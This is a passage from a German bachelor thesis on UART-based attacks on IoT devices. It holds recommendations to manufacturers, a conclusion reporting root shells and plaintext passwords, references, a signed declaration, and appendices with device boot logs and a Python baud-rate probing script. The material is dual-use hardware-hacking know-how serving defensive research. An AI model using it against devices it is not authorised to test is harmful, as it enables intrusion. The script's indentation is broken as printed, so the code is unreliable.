zu verbessern.

6.4 Praktische Empfehlungen

Durch diese Arbeit wurde verdeutlicht, dass Hersteller ihre Sicherheitstrategien weiter ausbauen müssen, um die Sicherheit von IoT-Geräten zu verbessern. Basierend auf den Ergebnissen des Experiments können folgende Empfehlungen ausgesprochen werden:

- **Verzicht auf Standard-Passwörter:** Hersteller sollten darauf verzichten, Standard-Passwörter wie *admin* oder *root* zu verwenden. Es sollten komplexe und vor allem lange Passwörter verwendet werden.
- **Verwendung starker Verschlüsselungs- und Hashing-Algorithmen:** Veraltete und unsichere Algorithmen wie DES und MD5 sollten durch sichere Alternativen wie AES-256 und SHA-256 ersetzt werden.
- **Deaktivierung ungenutzter Schnittstellen:** Die Deaktivierung ungenutzter Schnittstellen, wie UART in der Firmware, kann das Risiko unbefugter Zugriffe erheblich reduzieren. Diese Schnittstellen sollten nur für Entwicklungszwecke aktiviert werden und in der finalen Version wieder deaktiviert werden.
- **Implementierung von Authentifizierungsmechanismen:** Fehlende Authentifizierungsmechanismen sollten ergänzt werden.
- **Regelmäßige Sicherheitsüberprüfungen:** Hersteller sollten regelmäßige Sicherheitsüberprüfungen und Penetrationstests durchführen, um neue Schwachstellen frühzeitig zu erkennen und zu beheben.

Durch die Umsetzung dieser Maßnahmen können die Sicherheitslücken in IoT-Geräten reduziert werden und dadurch deren Sicherheit erhöht werden.

6.5 Grenzen der Untersuchung

Die Untersuchung beschränkte sich auf eine kleine Anzahl von IoT-Geräten, was die Generalisierbarkeit der Ergebnisse einschränkt. Außerdem waren die Tests auf UART begrenzt, dadurch konnten nicht alle möglichen realen Angriffsszenarien abgebildet werden.

6.6 Vorschläge für zukünftige Forschung

Für zukünftige Forschungsarbeiten im Bereich IoT-Sicherheit ist es empfehlenswert, auch andere Debugging-Schnittstellen wie JTAG, zu untersuchen. Auch das direkte Lesen von Flash-Chips mit speziellen Klemmen und Adapters, oder durch entlöten, könnte für eine effiziente Firmware-Extraktion in Betracht gezogen werden. Außerdem ist auch noch weitere Forschung notwendig, die Netzwerk-Hacking-Methoden, sowie Web- und Cloud-Sicherheitsaspekte, berücksichtigt. Der Aufbau einer semi-automatisierten Testpipeline könnte helfen, systematisch nach Schwachstellen in der Firmware zu suchen und den Prozess der Sicherheitsbewertung effizienter und standardisierter zu machen.

7 Fazit

Die Vorliegende Arbeit ging der Frage nach „Welche Schwachstellen existieren bei IoT-Geräten in Bezug auf physische Angriffe über UART-Schnittstellen, und wie können diese erkannt werden?“. Dazu wurden zwei Hypothesen aufgestellt:

Hypothese 1: IoT-Geräte mit ungeschützten UART-Schnittstellen sind anfällig für unbefugten Zugriff und können zur Kompromittierung des Geräts oder zur Datenausspähnung führen.

Hypothese 2: Sicherheitsmechanismen wie Passwortschutz, physische Abschirmung der UART-Schnittstelle oder firmwareseitige Deaktivierung der Ports reduzieren das Risiko von Angriffen erheblich.

Für die Beantwortung der Forschungsfrage und der Hypothesen wurde eine Kombination aus einer Literaturrecherche und einem praktischen Experiment durchgeführt.

Die Experimente haben gezeigt, dass erstens selbst in aktuellen Geräten veraltete und unsichere Hashing-Algorithmen verwendet werden, zweitens, dass die Hersteller noch immer Standard-Passwörter wie *admin* verwenden und drittens, die meisten Geräte im Auslieferungszustand immer noch offene Debugging-Schnittstellen aufweisen. Außerdem wurde gezeigt, dass in einigen Geräten keine Authentifizierungsmechanismen implementiert sind und Passwörter im Klartext gespeichert werden. Um die Schwachstellen zu erkennen wurde ein systematischer Ansatz angewendet, in dem die Schritte des Experimentellen Designs 4.3, iterativ angewendet wurden. Dieser Ansatz reichte von der Zerlegung der Geräte, der

Verbindungseinrichtung, dem extrahieren der Firmware, der System- und Firmwareanalyse bis zur Durchführung der Angriffe, welche in der Sektion 4.3.3 beschrieben wurden.

Die Untersuchung bestätigt die Hypothese 1, da bei allen Geräten mit offener UART-Schnittstelle eine Root-Shell gestartet werden konnte. Offene UART-Schnittstellen stellen ein hohes Risiko für unbefugten Zugriff, sowie einer Kompromittierung des Geräts dar. Dazu wird die Hypothese 2 gestützt, da bei dem Gerät mit deaktivierter UART-Schnittstelle keine Verbindung aufgebaut werden konnte. Eine Deaktivierung der UART-Schnittstelle reduziert das Risiko von Angriffen über dies Schnittstelle erheblich.

Zusammenfassend lässt sich sagen, dass die Untersuchung der verschiedenen IoT-Geräte erhebliche Sicherheitslücken aufgedeckt hat. Das Experiment hat gezeigt, dass sowohl hardwareseitige Schnittstellen wie UART, als auch softwareseitige Schwachstellen in der Firmware ein hohes Risiko darstellen. Besonders besorgniserregend ist die Speicherung von Passwörtern im Klartext und die Verwendung von veralteten Hashing-Algorithmen.

Literatur

- [1] R. Alharbi and D. Aspinall, “An iot analysis framework: An investigation of iot smart cameras’ vulnerabilities,” in *Living in the Internet of Things: Cybersecurity of the IoT - 2018*. Institution of Engineering and Technology, 2018, pp. 47 (10 pp.)–47 (10 pp.). [Online]. Available: <https://digital-library.theiet.org/content/conferences/10.1049/cp.2018.0047>
- [2] I. H. Sarker, A. I. Khan, Y. B. Abushark, and F. Alsolami, “Internet of Things (IoT) Security Intelligence: A Comprehensive Overview, Machine Learning Solutions and Research Directions,” *Mobile Networks and Applications*, vol. 28, no. 1, pp. 296–312, Feb. 2023. [Online]. Available: <https://doi.org/10.1007/s11036-022-01937-3>
- [3] P. Gokhale, O. Bhat, and S. Bhat, “Introduction to IOT,” *International Advanced Research Journal in Science, Engineering and Technology*, vol. 5, pp. 41–44, 2018.
- [4] M. M. Ogonji, G. Okeyo, and J. M. Wafula, “A survey on privacy and security of Internet of Things,” *Computer Science Review*, vol. 38, p. 100312, Nov. 2020. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S1574013720304123>
- [5] F. Rahman, M. Farmani, M. Tehranipoor, and Y. Jin, “Hardware-Assisted Cybersecurity for IoT Devices,” in *2017 18th International Workshop on Microprocessor and SOC Test and Verification (MTV)*, Dec. 2017, pp. 51–56, iSSN: 2332-5674. [Online]. Available: <https://ieeexplore.ieee.org/abstract/document/8396950>
- [6] P. Pütz, R. Mitev, M. Miettinen, and A.-R. Sadeghi, “Unleashing IoT security: Assessing the effectiveness of best practices in protecting against threats,” in *Proceedings of the 39th Annual Computer Security Applications Conference*. ACM, 2023, pp. 190–204. [Online]. Available: <https://dl.acm.org/doi/10.1145/3627106.3627133>
- [7] Y. Su and D. C. Ranasinghe, “Leaving Your Things Unattended is No Joke! Memory Bus Snooping and Open Debug Interface Exploits,” in *2022 IEEE International Conference on Pervasive Computing and Communications Workshops and other*

- Affiliated Events (PerCom Workshops)*, Mar. 2022, pp. 643–648. [Online]. Available: <https://ieeexplore.ieee.org/abstract/document/9767390>
- [8] F. Meneghelli, M. Calore, D. Zucchetto, M. Polese, and A. Zanella, “IoT: Internet of threats? a survey of practical security vulnerabilities in real IoT devices,” *IEEE Internet of Things Journal*, vol. 6, no. 5, pp. 8182–8201, 2019, conference Name: IEEE Internet of Things Journal. [Online]. Available: <https://ieeexplore.ieee.org/abstract/document/8796409>
- [9] S. Vasile, D. Oswald, and T. Chothia, “Breaking all the things—a systematic survey of firmware extraction techniques for IoT devices,” in *Smart Card Research and Advanced Applications*, B. Bilgin and J.-B. Fischer, Eds. Springer International Publishing, 2019, pp. 171–185.
- [10] G. Schnell and B. Wiedemann, *Bussysteme in der Automatisierungs- und Prozess-technik: Grundlagen, Systeme und Anwendungen der industriellen Kommunikation*, 9th ed. Wiesbaden: Springer Fachmedien Wiesbaden: Imprint: Springer Vieweg, 2019. [Online]. Available: <https://doi.org/10.1007/978-3-658-23688-5>
- [11] E. Peña and M. G. Legaspi, “Uart: A hardware communication protocol understanding universal asynchronous receiver/transmitter,” *Visit Analog*, vol. 54, no. 4, 2020.
- [12] Y. Huang, H. Lin, and D. Zhang, “Analysis of the baud rate of the UART to affects the data,” *Highlights in Science, Engineering and Technology*, vol. 61, pp. 200–205, 2023. [Online]. Available: <https://drpress.org/ojs/index.php/HSET/article/view/10295>
- [13] W. Gehrke and M. Winzker, *Digitaltechnik: Grundlagen, VHDL, FPGAs, Mikrocontroller*. Springer, 2022. [Online]. Available: <https://link.springer.com/10.1007/978-3-662-63954-2>
- [14] S. Dawoud and R. Peplow, *Digital System Design - Use of Microcontroller*. Taylor & Francis, 2010, accepted: 2022-11-29T04:04:09Z. [Online]. Available: <https://directory.doabooks.org/handle/20.500.12854/94323>
- [15] P. A. Hoher, *Grundlagen der digitalen Informationsubertragung: Von der Theorie zu Mobilfunkanwendungen*, 2nd ed. Springer, 2013.

- [16] S. C. Dhury, G. Singh, and R. Hra, “Design and verification serial peripheral interface (SPI) protocol for low power applications,” *International Journal of Innovative Research in Science, Engineering and Technology*, vol. 03, no. 10, pp. 16 750–16 758, 2014. [Online]. Available: http://www.ijirset.com/upload/2014/october/48_%20Design.pdf
- [17] S. Fuller, *RapidIO: The Embedded System Interconnect*. John Wiley & Sons, 2004, google-Books-ID: OseYVhY13U4C.
- [18] F. Masuoka, M. Momodomi, Y. Iwata, and R. Shirota, “New ultra high density EPROM and flash EEPROM with NAND structure cell,” in *1987 International Electron Devices Meeting*, 1987, pp. 552–555. [Online]. Available: <https://ieeexplore.ieee.org/abstract/document/1487443>
- [19] J. Rajasekhar and J. Sastry, “On developing high-speed heterogeneous and composite ES network through multi-master interface,” *International Journal of Advanced Computer Science and Applications*, vol. 11, no. 12, 2020. [Online]. Available: <http://thesai.org/Publications/ViewPaper?Volume=11&Issue=12&Code=IJACSA&SerialNo=40>
- [20] M. Maemunah and M. Riasetiawan, “The architecture of device communication in internet of things using inter-integrated circuit and serial peripheral interface method,” in *2018 4th International Conference on Science and Technology (ICST)*, 2018, pp. 1–4. [Online]. Available: <https://ieeexplore.ieee.org/abstract/document/8528663>
- [21] P. K. Mehto, P. Mishra, S. Lal, M. Tech, and M. Tech, “Design and implementation for interfacing two integrated device using i2c bus,” *International Journal of Innovative Research in Computer and Communication Engineering*, vol. 2, 2013.
- [22] F. Zhang, *High-speed Serial Buses in Embedded Systems*. Springer Singapore, 2020. [Online]. Available: <http://link.springer.com/10.1007/978-981-15-1868-3>
- [23] S. El Jaouhari and E. Bouvet, “Toward a generic and secure bootloader for IoT device firmware OTA update,” in *The 36th International Conference on Information Networking (ICOIN)*, 2022. [Online]. Available: <https://hal.science/hal-03445794>
- [24] J. Lombardo, *Embedded Linux*. Sams Publishing, 2001, google-Books-ID: MFjhhi-IMMHIC.

- [25] P. Marwedel, *Eingebettete Systeme : Grundlagen Eingebetteter Systeme in Cyber-Physikalischen Systemen*. Springer Nature, 2021, journal Abbreviation: Grundlagen Eingebetteter Systeme in Cyber-Physikalischen Systemen. [Online]. Available: <https://directory.doabooks.org/handle/20.500.12854/70776>
- [26] G. Clark, “Telnet com port control option,” Internet Engineering Task Force, Request for Comments RFC 2217, 1997, num Pages: 14. [Online]. Available: <https://datatracker.ietf.org/doc/rfc2217>
- [27] P. A. Abdalla and C. Varol, “Testing iot security: The case study of an ip camera,” in *2020 8th International Symposium on Digital Forensics and Security (ISDFS)*. IEEE, 2020, pp. 1–5.
- [28] L. Kvarda, P. Hnyk, L. Vojtech, and M. Neruda, “Software implementation of secure firmware update in IoT concept,” *Advances in Electrical and Electronic Engineering*, vol. 15, no. 4, pp. 626–632, 2017, number: 4. [Online]. Available: <http://advances.utc.sk/index.php/AEEE/article/view/2467>
- [29] H. Kummert, “The PPP triple-DES encryption protocol (3dese),” Internet Engineering Task Force, Request for Comments RFC 2420, 1998, num Pages: 8. [Online]. Available: <https://datatracker.ietf.org/doc/rfc2420>
- [30] H. O. Alanazi, B. B. Zaidan, A. A. Zaidan, H. A. Jalab, M. Shabbir, and Y. Al-Nabhani, “New comparative study between DES, 3des and AES within nine factors,” *arXiv preprint arXiv:1003.4085*, vol. 2, no. 3, 2010.
- [31] K. R. Sollins, “The TFTP protocol (revision 2),” Internet Engineering Task Force, Request for Comments RFC 1350, 1992, num Pages: 11. [Online]. Available: <https://datatracker.ietf.org/doc/rfc1350>
- [32] R. Droms, “Dynamic host configuration protocol,” Internet Engineering Task Force, Request for Comments RFC 2131, 1997, num Pages: 45. [Online]. Available: <https://datatracker.ietf.org/doc/rfc2131>
- [33] R. L. Rivest, A. Shamir, and L. Adleman, “A method for obtaining digital signatures and public-key cryptosystems,” *Communications of the ACM*, 1983.

- [34] J. Patarin and L. Goubin, “Trapdoor one-way permutations and multivariate polynomials,” in *International conference on information and communications security*. Springer, 1997. [Online]. Available: <http://www.goubin.fr/papers/dstar.pdf>
- [35] C. Ugwuishiwu, U. Orji, C. Ugwu, and C. Asogwa, “An overview of quantum cryptography and shor’s algorithm,” *Int. J. Adv. Trends Comput. Sci. Eng*, vol. 9, no. 5, 2020.
- [36] R. Santosh Kumar, K. L. N. C. Prakash, and S. R. M. Krishna, “Cryptanalysis of RSA with composed decryption exponent with few most significant bits of one of the primes,” *Journal of Computer Virology and Hacking Techniques*, vol. 20, no. 1, pp. 195–202, 2024. [Online]. Available: <https://doi.org/10.1007/s11416-023-00508-8>

Eidesstattliche Erklärung

Ich erkläre hiermit an Eides statt, dass ich die vorliegende Bachelorarbeit selbständig angefertigt habe. Die aus fremden Quellen direkt oder indirekt übernommenen Gedanken sind als solche kenntlich gemacht.

Die Arbeit wurde bisher weder in gleicher noch in ähnlicher Form einer anderen Prüfungsbehörde vorgelegt und auch noch nicht veröffentlicht.

Innsbruck, 9. Juni 2024

A handwritten signature in blue ink, appearing to read "Lukas Prenner".

Lukas Prenner

Anhang

Inhaltsverzeichnis

A Bootprozess Tapo C100	A1
B Baudraten Skript	A5
C Eufy Homebase 2 Sicherheitskamerasystem	A6
D Reolink E1 IP-Kamera	A10
E Netgear N750 Router	A18
F Drei Hui Tube Router	A26

A Bootprozess Tapo C100

```
U-Boot SPL 2013.07 (Jun 13 2023 - 10:38:49)
Timer init
CLK stop
PLL init
pll_init:366
pll_cfg.pdiv = 10, pll_cfg.h2div = 5, pll_cfg.h0div = 5, pll_cfg.cdiv =
    1, pll_cfg.l2div = 2
nf=118 nr = 1 od0 = 1 od1 = 2
cppcr is 07605100
CPM_CPAPCR 0750510d
nf=84 nr = 1 od0 = 1 od1 = 2
cppcr is 05405100
CPM_CPMPCR 07d0590d
nf=100 nr = 1 od0 = 1 od1 = 2
cppcr is 06405100
CPM_CPVPCR 0640510d
cppcr 0x9a773310
apll_freq 1404000000
mpll_freq 1000000000
vpll_freq = 1200000000
ddr sel mpll, cpu sel apll
ddrfreq 500000000
cclk 1404000000
l2clk 702000000
h0clk 200000000
h2clk 200000000
pclk 100000000
CLK init
SDRAM init
sdram init start
ddr_inno_phy_init ..!
phy reg = 0x00000007, CL = 0x00000007
ddr_inno_phy_init ..! 11: 00000004
ddr_inno_phy_init ..! 22: 00000006
ddr_inno_phy_init ..! 33: 00000006
REG_DDR_LMR: 00000210
```

```
REG_DDR_LMR: 00000310
REG_DDR_LMR: 00000110
REG_DDR_LMR, MR0: 00f73011
T31_0x5: 00000007
T31_0x15: 0000000c
T31_0x4: 00000000
T31_0x14: 00000002
INNO_TRAINING_CTRL 1: 00000000
INNO_TRAINING_CTRL 2: 000000a1
T31_cc: 00000003
INNO_TRAINING_CTRL 3: 000000a0
T31_118: 0000003c
T31_158: 0000003c
T31_190: 00000021
T31_194: 0000001f
jz-04 : 0x00000051
jz-08 : 0x000000a0
jz-28 : 0x00000024
DDR PHY init OK
INNO_DQ_WIDTH      :00000003
INNO_PLL_FBDIV    :00000014
INNO_PLL_PDIV     :00000005
INNO_MEM_CFG       :00000051
INNO_PLL_CTRL     :00000018
INNO_CHANNEL_EN   :0000000d
INNO_CWL          :00000006
INNO_CL           :00000007
DDR Controller init
DDRC_STATUS        0x80000001
DDRC_CFG          0x0a288a40
DDRC_CTRL         0x00000011c
DDRC_LMR          0x00400008
DDRC_DLP          0x00000000
DDRC_TIMING1      0x040e0806
DDRC_TIMING2      0x02170707
DDRC_TIMING3      0x2007051e
DDRC_TIMING4      0x1a240031
DDRC_TIMING5      0xff060405
DDRC_TIMING6      0x32170505
```

```
DDRC_REFCNT      0x00f26901
DDRC_MMAP0       0x0000020fc
DDRC_MMAP1       0x000002400
DDRC_REMAP1      0x03020d0c
DDRC_REMAP2      0x07060504
DDRC_REMAP3      0x0b0a0908
DDRC_REMAP4      0x0f0e0100
DDRC_REMAP5      0x13121110
DDRC_AUTOSR_EN   0x00000000

sdram init finished
SDRAM init ok
board_init_r
image entry point: 0x80100000
```

U-Boot 2013.07 (Jun 13 2023 - 10:38:49)

```
Board: ISVP (Ingenic XBurst T31 SoC)
DRAM: 64 MiB
Top of RAM usable for U-Boot at: 84000000
Reserving 425k for U-Boot at: 83f94000
Reserving 32784k for malloc() at: 81f90000
Reserving 32 Bytes for Board Info at: 81f8ffe0
Reserving 124 Bytes for Global Data at: 81f8ff64
Reserving 128k for boot params() at: 81f6ff64
Stack Pointer at: 81f6ff48
Now running in RAM - U-Boot at: 83f94000
MMC: msc: 0
the id code = 204017
unsupport ID is if the id not be 0x00, the flash is ok for burner
the manufacturer 20
SF: Detected SK25Q128

*** Warning - bad CRC, using default environment

In:    serial
Out:   serial
Err:   serial
Net:   No ethernet found.
```

```
Autobooting in 1 seconds
read normal boot at 0x80200000
the id code = 204017
unsupport ID is if the id not be 0x00,the flash is ok for burner
the manufacturer 20
SF: Detected SK25Q128

--->probe spend 12 ms
SF: 131072 bytes @ 0x60000 Read: OK
--->read spend 45 ms
go 0x80600000## Starting application at 0x80600000 ...
Flush cache all before jump.
```

```
U-Boot 2013.07 (Nov 21 2023 - 10:48:06)

Board: ISVP (Ingenic XBurst T31 SoC)
DRAM: 64 MiB
Top of RAM usable for U-Boot at: 84000000
Reserving 184k for U-Boot at: 83fd0000
Reserving 32784k for malloc() at: 81fcc000
Reserving 32 Bytes for Board Info at: 81fcbe0
Reserving 124 Bytes for Global Data at: 81fcbf64
Reserving 128k for boot params() at: 81fabf64
Stack Pointer at: 81fabf48
Now running in RAM - U-Boot at: 83fd0000
MMC: msc: 0
the manufacturer 20
SF: Detected XM25QH64C

*** Warning - bad CRC, using default environment

In:    serial
Out:   serial
Err:   serial
GPIO : 66094000 -> 67894000
the manufacturer 20
SF: Detected XM25QH64C
```

```

--->probe spend 4 ms
SF: 8388608 bytes @ 0x0 Read: OK
--->read spend 2688 ms
-----Firmware check pass!-----
Autobooting in 1 seconds
the manufacturer 20
SF: Detected XM25QH64C

--->probe spend 4 ms
SF: 1527808 bytes @ 0x80200 Read: OK
--->read spend 492 ms
## Booting kernel from Legacy Image at 80700000 ...
    Image Name: Linux-3.10.14_isvp_swan_1.0_
    Image Type: MIPS Linux Kernel Image (lzma compressed)
    Data Size: 1263630 Bytes = 1.2 MiB
    Load Address: 80010000
    Entry Point: 803076a0
    Verifying Checksum ... OK
    Uncompressing Kernel Image ... OK

Starting kernel ...
[...]
Please press Enter to activate this console.
C100 login:

```

B Baudraten Skript

```

import serial
import time

baudrates = [300, 1200, 2400, 4800, 9600, 14400, 19200, 28800, 38400,
             57600, 76800, 115200, 230400]
# Serieller Port
serial_port = "/dev/ttyUSB0"

# Funktion zur berprfung der Verbindung
def test_baudrate(port, baudrate):
    try:

```

```

        ser = serial.Serial(port, baudrate, timeout=5)
        time.sleep(2)    # Warten, damit der Port sich stabilisieren kann
        if ser.is_open:
            ser.write(b'\n')    # Senden eines NewLine-Zeichens
            response = ser.read(200)    # Lesen der Antwort
            ser.close()
            if response:
                print(f"Erfolg bei Baudrate: {baudrate}, Antwort: {response}")
            return response
        except Exception as e:
            print(f" Fehler bei Baudrate {baudrate}: {e}")
        return None

# Hauptskript
for baudrate in baudrates:
    response = test_baudrate(serial_port, baudrate)
    if response:
        if all(b not in (0xff, 0xfe, 0x00) for b in response):
            print(f"Passende Baudrate gefunden: {baudrate}, Antwort: {response}")
            break
    else:
        print(f"Rauschen erkannt bei Baudrate {baudrate}: {response}")
    else:
        print(f"Keine Antwort bei Baudrate {baudrate}")
else:
    print("Keine passende Baudrate gefunden.")

```

C Eufy Homebase 2 Sicherheitskamerasystem

DDR Calibration DQS reg = 00008888

U-Boot 1.1.3 (Nov 6 2018 - 17:19:03)

Board: Ralink APSoC DRAM: 128 MB

```

relocate_code Pointer at: 87fa0000
flash manufacture id: c2, device id 20 19
find flash: MX25L25635E
raspi_read: from:40035 len:1
raspi_read: from:40036 len:1
raspi_read: from:30000 len:1000
*** Warning - bad CRC, using default environment

=====
Ralink UBoot Version: 5.0.0.0
-----

ASIC 7628_MP (Port5<->None)
DRAM component: 1024 Mbits DDR, width 16
DRAM bus: 16 bit
Total memory: 128 MBytes
Flash component: SPI Flash
Date:Nov 6 2018 Time:17:19:03
=====

icache: sets:512, ways:4, linesz:32 ,total:65536
dcache: sets:256, ways:4, linesz:32 ,total:32768

##### The CPU freq = 575 MHZ #####
estimate memory size =128 Mbytes
RESET MT7628 PHY!!!!!
Please choose the operation:
1: Load system code to SDRAM via TFTP.
2: Load system code then write to Flash via TFTP.
3: Boot system code via Flash (default).
4: Entr boot command line interface.
7: Load Boot Loader code then write to Flash via Serial.
9: Load Boot Loader code then write to Flash via TFTP.

m: Load mini system code then write to Flash via TFTP.
u: enter mini system for upgrade normal system.

normal mode.

** send data to uart2 **

```

```
FE 01 21 58 00 78

++ read from uart2 data:
FE 02 61 58 00 10 2B

success to get respance.
get response from app. code:0x00.
in normal mode.

** send data to uart2 **

FE 01 21 51 00 71

++ read from uart2 data:
FE 01 61 51 00 31

success to get respance.

3: System Boot system code via Flash.
## Booting image at bc050000 ...
raspi_read: from:50000 len:40
    Image Name:    Linux Kernel Image
    Image Type:    MIPS Linux Kernel Image (lzma compressed)
    Data Size:    14444156 Bytes = 13.8 MB
    Load Address: 80000000
    Entry Point:  805e9490
raspi_read: from:50040 len:2906bc
    Uncompressing Kernel Image ... OK lzmaBuffToBuffDecompress() at 812.
OK
No initrd
## Transferring control to Linux (at address 805e9490) ...
## Giving linux memsize in MB, 128

Starting kernel ...

LINUX started...
```

```
THIS IS ASIC

SDK 5.0.S.0
[    0.000000] Linux version 3.10.14y (iotbuild@build02) (gcc version
        4.6.3 (Buildroot 2012.11.1) ) #40 Wed May 24 11:45:16 CST 2023
[    0.000000]
[    0.000000] The CPU frequency set to 575 MHz
[    0.000000] call early_serial_setup(&serial_req[0]);
[    0.000000] CPU0 revision is: 00019655 (MIPS 24KEc)
[    0.000000] Software DMA cache coherency
[    0.000000] Determined physical RAM map:
[    0.000000]   memory: 08000000 @ 00000000 (usable)
[    0.000000] Zone ranges:
[    0.000000]   Normal   [mem 0x00000000-0x07fffff]
[    0.000000] Movable zone start for each node
[    0.000000] Early memory node ranges
[    0.000000]   node   0: [mem 0x00000000-0x07fffff]
[    0.000000] Primary instruction cache 64kB, 4-way, VIPT, linesize 32
        bytes.
[    0.000000] Primary data cache 32kB, 4-way, PIPT, no aliases,
        linesize 32 bytes
[...]

init started: BusyBox v1.12.1 (2023-05-24 11:33:39 CST)
setrlimit(RLIMIT_CORE, &limit);
starting pid 440, tty ''': '/etc_ro/rcS'
[    2.816000] Algorithmics/MIPS FPU Emulator v1.5
mount: no /etc/mtab
mount: no /etc/mtab
mount: no /etc/mtab
mount: mounting none on /dev/pts failed: No such file or directory
mount: mounting none on /proc/bus/usb failed: No such file or directory
mknod: /dev/pts/0: Operation not permitted
mknod: /dev/pts/1: Operation not permitted
mknod: /dev/pts/2: Operation not permitted
mknod: /dev/pts/3: Operation not permitted
Welcome to
-----
```

OCEANWING

```
[...]  
  
board is eufycam2  
[...]  
load mmc driver  
[ 17.244000] MTK MSDC device init.  
[ 17.264000] storage is EMMC.  
[ 17.304000] hw->flags:0x00C2.  
[ 17.324000] msdc0 -> ===== <- msdc_set_mclk() : L<697>  
PID<insmod><0x476>  
[ 17.332000] msdc0 -> !!! Set<400KHz> Source<48000KHz> -> sclk<400KHz  
> <- msdc_set_mclk() : L<698> PID<insmod><0x476>  
[...]  
set gpio 19 to low to turn off alarm led.  
setrlimit(RLIMIT_CORE, &limit);  
starting pid 5306, tty '/dev/ttys1': '/bin/login'  
Eufy login:
```

D Reolink E1 IP-Kamera

```
NPIp>Tdma1 ini_ver 0x20211218  
ETH trim = 00000905  
speed 0000020A  
wb  
Non S3  
>ddr2  
WT = 07F10034  
dma ok  
  
UNZOK!  
Loader Start ...  
LD_VER 04.00.00
```

```

561_DRAM1_522_512Mb 08/27/2022 09:35:10

No card inserted
Pad driving increased
SPI NOR MID=000000C8,TYPE=00000040,SIZE=00000018=>01000000
SPI NOR
Dual_read
tmp_addr 0x02000000
LdCtrl2 0x00000000
Dual_read
uboot_addr 0x03900000
uboot_size 0x006C0000
Dual_read
lzma_nodep 0x00103B5C
NVT_LINUX_SMP_OFFFdt 0x00100000
shm 0x00200000
jump 0x03900000

```

U-Boot 2019.04 (Nov 22 2022 - 15:17:03 +0800)

```

CPU:    Novatek NT @ 960 MHz
DRAM:   64 MiB
Relocation to 0x03f42000, Offset is 0x00642000 sp at 03c3ab00
nvt_shminfo_init: The fdt buffer addr: 0x03c403c8
ARM CA9 global timer had already been initiated
otp_init!
120MHz
otp_timing_reg= 0xff6050
nvt_print_system_info:                                     CONFIG_MEM_SIZE
                           =      0x04000000
                           CONFIG_NVT_UIMAGE_SIZE      =      0
                           x00400000
                           CONFIG_NVT_ALL_IN_ONE_IMG_SIZE =      0
                           x01400000
                           CONFIG_UBOOT_SDRAM_BASE      =      0
                           x03900000
                           CONFIG_UBOOT_SDRAM_SIZE      =      0
                           x006c0000

```

```

        CONFIG_LINUX_SDRAM_BASE      =      0
        x01100000
        CONFIG_LINUX_SDRAM_SIZE      =      0
        x01d00000
        CONFIG_LINUX_SDRAM_START      =      0
        x03500000

MMC: mmc_nvt_parse_driving: sdio pinmux 0x1
NVT_MMC0: 0
    misc_init_r: Firmware name: FW98561A.bin FW98561T.bin FW98561A.fdt.bin
    misc_init_r: boot time: 321313(us)
nvt_spinor_reset: spi flash pinmux 0x10
id = 0xc8 0x40 0x18 0xc8 0x00
STDRI28FW with page size 256 Bytes, erase size 4 KiB, total 16 MiB
nvt spinor 1-bit mode @ 48000000 Hz
nvt_detect_firmware_tbin: Boot from flash or emmc
No need to update (FW98561A.bin)
device 0 offset 0x10000, size 0x10000
SF: 65536 bytes @ 0x10000 Read: OK
[...]
mtdparts=mtdparts=spi_nor.0:0x10000@0x10000(fdt),0x60000@0x60000(uboot)
    ,0x40000@0xc0000(uenv),0x1b0000@0x10000(linux),0xcd0000@0x2b0000(
    rootfs0)
    misc_init_r: boot time: 405126(us)

DTS find cpu freq clock 960MHz
Set CPU clk 960MHz
    misc_init_r: boot time: 483703(us)

Net: na51089_eth_initialize 1.0.0.3
eth_parse_phy_intf: led-inv len -1
eth_parse_phy_intf: inv-led 0
eth_parse_phy_intf: phy-intf 0x2
phy interface: INTERNAL MII
eth_na51089

Flash partition:

    index:0, name:loader, order:0, start:0x0, size:0x10000
    index:1, name:fdt, order:0, start:0x10000, size:0x10000
    index:2, name:fdt.restore, order:0, start:0x20000, size:0x40000
    index:3, name:uboot, order:0, start:0x60000, size:0x60000
    index:4, name:uenv, order:0, start:0xc0000, size:0x40000
    index:5, name:kernel, order:0, start:0x100000, size:0x1b0000

```

```

index:6, name:rootfs, order:0, start:0x2b0000, size:0xcd0000
index:7, name:para, order:0, start:0xf80000, size:0x60000
index:8, name:sp, order:0, start:0xfe0000, size:0x10000
index:9, name:download, order:0, start:0xff0000, size:0x10000
index:10, name:all, order:0, start:0x0, size:0x1000000
index:11, name:, order:0, start:0x0, size:0x0
index:12, name:, order:0, start:0x0, size:0x0
index:13, name:, order:0, start:0x0, size:0x0
index:14, name:, order:0, start:0x0, size:0x0
index:15, name:, order:0, start:0x0, size:0x0
index:16, name:, order:0, start:0x0, size:0x0
index:17, name:, order:0, start:0x0, size:0x0
index:18, name:, order:0, start:0x0, size:0x0
index:19, name:, order:0, start:0x0, size:0x0

gpio:225 key_val:1.

disable wifi D_GPIO5

disable pwdn HSI_GPIO_11>>>upgrad from sdcard:0.

nvt_spinor_reset: spi flash pinmux 0x10

id = 0xc8 0x40 0x18 0xc8 0x00

STDRI28FW with page size 256 Bytes, erase size 4 KiB, total 16 MiB

nvt spinor 1-bit mode @ 48000000 Hz

#####
Nor flash information:

    Total size:16777216(0x01000000)bytes, 16Mbytes
    Erase size:4096(0x00001000)

#####
Flash partition:

index:0, name:loader, order:0, start:0x0, size:0x10000
index:1, name:fdt, order:0, start:0x10000, size:0x10000
index:2, name:fdt.restore, order:0, start:0x20000, size:0x40000
index:3, name:uboot, order:0, start:0x60000, size:0x60000
index:4, name:uenv, order:0, start:0xc0000, size:0x40000
index:5, name:kernel, order:0, start:0x100000, size:0x1b0000
index:6, name:rootfs, order:0, start:0x2b0000, size:0xcd0000
index:7, name:para, order:0, start:0xf80000, size:0x60000
index:8, name:sp, order:0, start:0xfe0000, size:0x10000
index:9, name:download, order:0, start:0xff0000, size:0x10000
index:10, name:all, order:0, start:0x0, size:0x1000000
index:11, name:, order:0, start:0x0, size:0x0

```

```

index:12, name:, order:0, start:0x0, size:0x0
index:13, name:, order:0, start:0x0, size:0x0
index:14, name:, order:0, start:0x0, size:0x0
index:15, name:, order:0, start:0x0, size:0x0
index:16, name:, order:0, start:0x0, size:0x0
index:17, name:, order:0, start:0x0, size:0x0
index:18, name:, order:0, start:0x0, size:0x0
index:19, name:, order:0, start:0x0, size:0x0

#####
[...]
Upgrade context
00ff0000: 4c 4f 44 53 00 75 20 e0 74 00 00 00 73 74 61 74 ;LODS.u
    .t...stat
00ff0010: 65 3d 22 30 22 75 74 63 3d 22 30 22 62 6f 61 72 ;e="0"
    utc="0"boar
00ff0020: 64 3d 22 49 50 43 5f 35 36 31 53 44 35 33 4d 50 ;d="
    IPC_561SD53MP
